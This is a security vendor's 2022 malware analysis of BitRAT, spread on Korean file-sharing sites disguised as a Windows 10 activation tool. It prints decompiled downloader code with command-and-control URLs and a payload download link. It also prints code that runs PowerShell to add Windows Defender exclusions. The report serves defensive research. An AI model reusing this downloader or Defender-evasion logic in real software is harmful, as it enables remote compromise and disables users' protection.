
BitRAT Disguised as Windows Product Key Verification Tool Being Distributed

asec.ahnlab.com/en/32781/

March 21, 2022


The ASEC analysis team has recently discovered BitRAT which is being distributed via webhards. Because the attacker disguised the malware as Windows 10 license verification tool from the development stage, users who download illegal crack tools from webhard and install it to verify Windows license are at risk of having BitRAT installed into their PC.

The following shows a post that was uploaded to webhard, one that harbors the malware. The title is **[New][Quick Install]Windows License Verification[One-click]**.



제목	가격	용량	판매자
[최신][초간단]윈도우 정품 인증[원클릭]	50P	8M	[redacted]

Figure 1. Post disguised as download of Windows license verification tool – 1



유틸 > 운영체제 > 7238909

[최신][초간단]윈도우 정품 인증[원클릭]

파일명	용량
Program.zip	8M

가격 / 용량
50P / 8M

정액제 충전이벤트!
무제한으로 즐겨보세요!

판매자
[redacted]

판매자의 다른파일
보러가기 >>

[redacted]


2022년 02월 기준 윈도우 업데이트 이후 다른 방법 안됩니다

간단하니 '꼭' 아래 방법으로 인증 해주세요

윈도우 정품 영구 인증 거짓된 자료들에 더이상 실패하지 마세요..!

Figure 2. Post disguised as download of Windows license verification tool – 2

A compressed file named ‘Program.zip’ is downloaded, and it is compressed and locked with a password ‘1234’. It contains a Windows 10 license verification tool named ‘W10DigitalActivation.exe’.




C:₩Users₩[redacted]₩Program.zip₩

C:₩Users₩[redacted]₩ff₩Program.zip₩

이름	크기	압축된 크기	수정한 날짜	만든 날짜
readme_en.txt	794	244	2018-10-17 09:33	2022-03-14 00:17
readme_ru.txt	765	287	2018-10-17 09:33	2022-03-14 00:17
W10DigitalActivation.exe	8 966 483	8 850 967	2022-03-14 01:22	2022-03-14 01:22

Figure 3. Files included in compressed file

‘W10DigitalActivation.exe’ is a 7z SFX file that carries an actual verification tool called ‘W10DigitalActivation.msi’ and the malware named **W10DigitalActivation_Temp.msi**. When the user double-clicks the file, it installs both files concurrently. As both the malware and the verification tool are run at the same time, the user is tricked into thinking that the tool is running properly as shown below.


W10DigitalActivation.exe
W10DigitalActivation.msi
W10DigitalActivation_Temp.msi
W10 Digital Activation v1.4.5.3 b
Windows 10
One product family. One platform. One store
Rearm
Activate Windows 10
HWID
About
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
추가
압축 풀기
테스트
복사
이동
삭제
정보


C:₩Users₩[redacted]₩W10DigitalActivation.exe₩

C:₩Users₩[redacted]₩W10DigitalActivation.exe₩

이름	크기	압축된 크기	수정한 날짜	속성	CRC	암호화	압축 방식
W10DigitalActivation.msi	10 305 536	8 775 274	2022-02-11 02:48	A	6A2FA5A7	-	LZMA2:24
W10DigitalActivation_Temp.msi	6 308 864		2022-03-14 01:20	A	99C8F8C8	-	LZMA2:24

Figure 4. Malware inside 7z SFX file

Unlike its name, ‘W10DigitalActivation_Temp.msi’ is a downloader with exe extension that downloads additional malware. When run, it connects to following C&C servers it harbors internally, exchanging encrypted strings. Afterward, it decrypts the strings to ultimately acquire a download URL for the additional payload.




```
winHttpRequest.Open("GET", this.Domain1, Type.Missing);
winHttpRequest.Send("");
string text = Form1.Decrypt(winHttpRequest.ResponseText, this.AESKey);
this.updateContent = Regex.Split(text, "₩n")[1];
if (text.IndexOf("V_") == -1)
{
    this.UpdateCheckSelf2();
}
else if (this.updateCommand == "0")
{
    this.DownUpdateAsync();
}
else if (Regex.Split(text, "₩n")[0].IndexOf(this.nowVer) == -1)
{
    this.DownUpdateAsync();
}
else if (this.updateCommand == "1")
{
    this.DownCoinAsync();
```

```
// Token: 0x04000006 RID: 6
private string Domain1 = "http://cothdesigns.com:443/1480313";

// Token: 0x04000007 RID: 7
private string Domain2 = "http://jmuquwk.duckdns.org:443/1480313";

// Token: 0x04000008 RID: 8
private string Domain3 = "http://nnmmdlc.duckdns.org:443/1480313";

// Token: 0x04000009 RID: 9
private string coinDomain = "http://cothdesigns.com:443/4411259";
```

Name	Value
WinHttp.IWinHttpRequest.ResponseText.get returned	"s0+bwv/Y8tASdnSvPtl0zojEDgm9i/5KEJEFLpnVTTxLWvOjV9NxV+5EiNWDK+m8LEcexlUSRW6Ze9sk9DEDbQ=="
glmdirlcaqwppwpo.Form1.Decrypt returned	"V_1267705₩r₩nhttp://kx3nz98.duckdns.org:443/v/V_1267705.exe"
this	{glmdirlcaqwppwpo.Form1, Text: }
text	"V_1267705₩r₩nhttp://kx3nz98.duckdns.org:443/v/V_1267705.exe"

Figure 5. C&C URL of downloader malware


The downloader installs the malware into the Windows startup program folder and deletes itself. Normally, the first file that is installed is a downloader of the same kind, and the downloader run this way ultimately installs BitRAT into the path %TEMP% as 'Software_Reporter_Tool.exe'.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
9	200	HTTP	kx3nz98.duckdns.org:443	/v/V_1267705.exe	3,995,660		application/...	w10digitalactivation_temp.msi...	Downloader
10	200	HTTP	kx3nz98.duckdns.org:443	/result/A_1992262.exe	5,244,944		application/...	eurufsjf:3404	BitRAT

Figure 6. Downloading downloader and BitRAT


Note that this downloader is equipped with additional features and is not a simple program by any means. As shown in the figure below, one of its features uses a powershell command to add the Windows startup program folder—where the downloader will be installed—as an exclusion path for Windows Defender, and adding the BitRAT process name 'Software_Reporter_Tool.exe' as an exclusion process for Windows Defender.



```
/* 0x00001315 723C050070   */ IL_00F9: ldstr     " -Command Add-MpPreference -ExclusionPath '"
/* 0x0000131A 07           */ IL_00FE: ldloc.1
/* 0x0000131B 7B17000004   */ IL_00FF: ldfld     class [mscorlib]System.Text.StringBuilder glmdirlcaqwppwpo.Form1::startpath
/* 0x00001320 25           */ IL_0104: dup
/* 0x00001321 2D04         */ IL_0105: brtrue.s  IL_010B

/* 0x00001323 26           */ IL_0107: pop
/* 0x00001324 14           */ IL_0108: ldnull
/* 0x00001325 2B05         */ IL_0109: br.s      IL_0110

/* 0x00001327 6F4100000A   */ IL_010B: callvirt  instance string [mscorlib]System.Object::ToString()

/* 0x0000132C 7294050070   */ IL_0110: ldstr     "'"
/* 0x00001331 284000000A   */ IL_0115: call      string [mscorlib]System.String::Concat(string, string, string)
/* 0x00001336 6F4700000A   */ IL_011A: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
/* 0x0000133B 284800000A   */ IL_011F: call      class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(
/* 0x00001340 26           */ IL_0124: pop
/* 0x00001341 7226050070   */ IL_0125: ldstr     "powershell"
/* 0x00001346 734500000A   */ IL_012A: newobj    instance void [System]System.Diagnostics.ProcessStartInfo::.ctor(string)
/* 0x0000134B 25           */ IL_012F: dup
/* 0x0000134C 16           */ IL_0130: ldc.i4.0
/* 0x0000134D 6FB100000A   */ IL_0131: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_UseShellExecute(bool
/* 0x00001352 25           */ IL_0136: dup
/* 0x00001353 17           */ IL_0137: ldc.i4.1
/* 0x00001354 6F6100000A   */ IL_0138: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_CreateNoWindow(bool)
/* 0x00001359 25           */ IL_013D: dup
/* 0x0000135A 721A050070   */ IL_013E: ldstr     "runas"
/* 0x0000135F 6FB200000A   */ IL_0143: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Verb(string)
/* 0x00001364 25           */ IL_0148: dup
/* 0x00001365 7298050070   */ IL_0149: ldstr     " -Command Add-MpPreference -ExclusionProcess 'Software_Reporter_Tool.exe'"
/* 0x0000136A 6F4700000A   */ IL_014E: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
```

Figure 7. Adding as Windows Defender exclusion path

Seeing how this malware uses webhard which is considered as the most-used file-sharing platform in Korea and includes Korean characters in its code as shown in the figure below, it appears that the attacker is a Korean speaker.



```
// Token: 0x06000006 RID: 6 RVA: 0x000022D0 File Offset: 0x000004D0
private static bool IsAdministrator()
{
    WindowsIdentity current = WindowsIdentity.GetCurrent();
    return current != null && new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator);
}

// Token: 0x06000007 RID: 7 RVA: 0x000022F8 File Offset: 0x000004F8
private bool check2019(string path)
{
    FileInfo fileInfo = new FileInfo(path);
    Console.WriteLine("생성 시간 : " + fileInfo.CreationTime.ToString());
    return fileInfo.CreationTime.ToString().Substring(0, 4) == "2019";
}
```

Figure 8. Code that contains Korean characters

The malware that is ultimately installed is a RAT (Remote Access Trojan) malware called BitRAT. BitRAT has been in sale via a hacking forum since 2020 and is being continuously used by attackers.


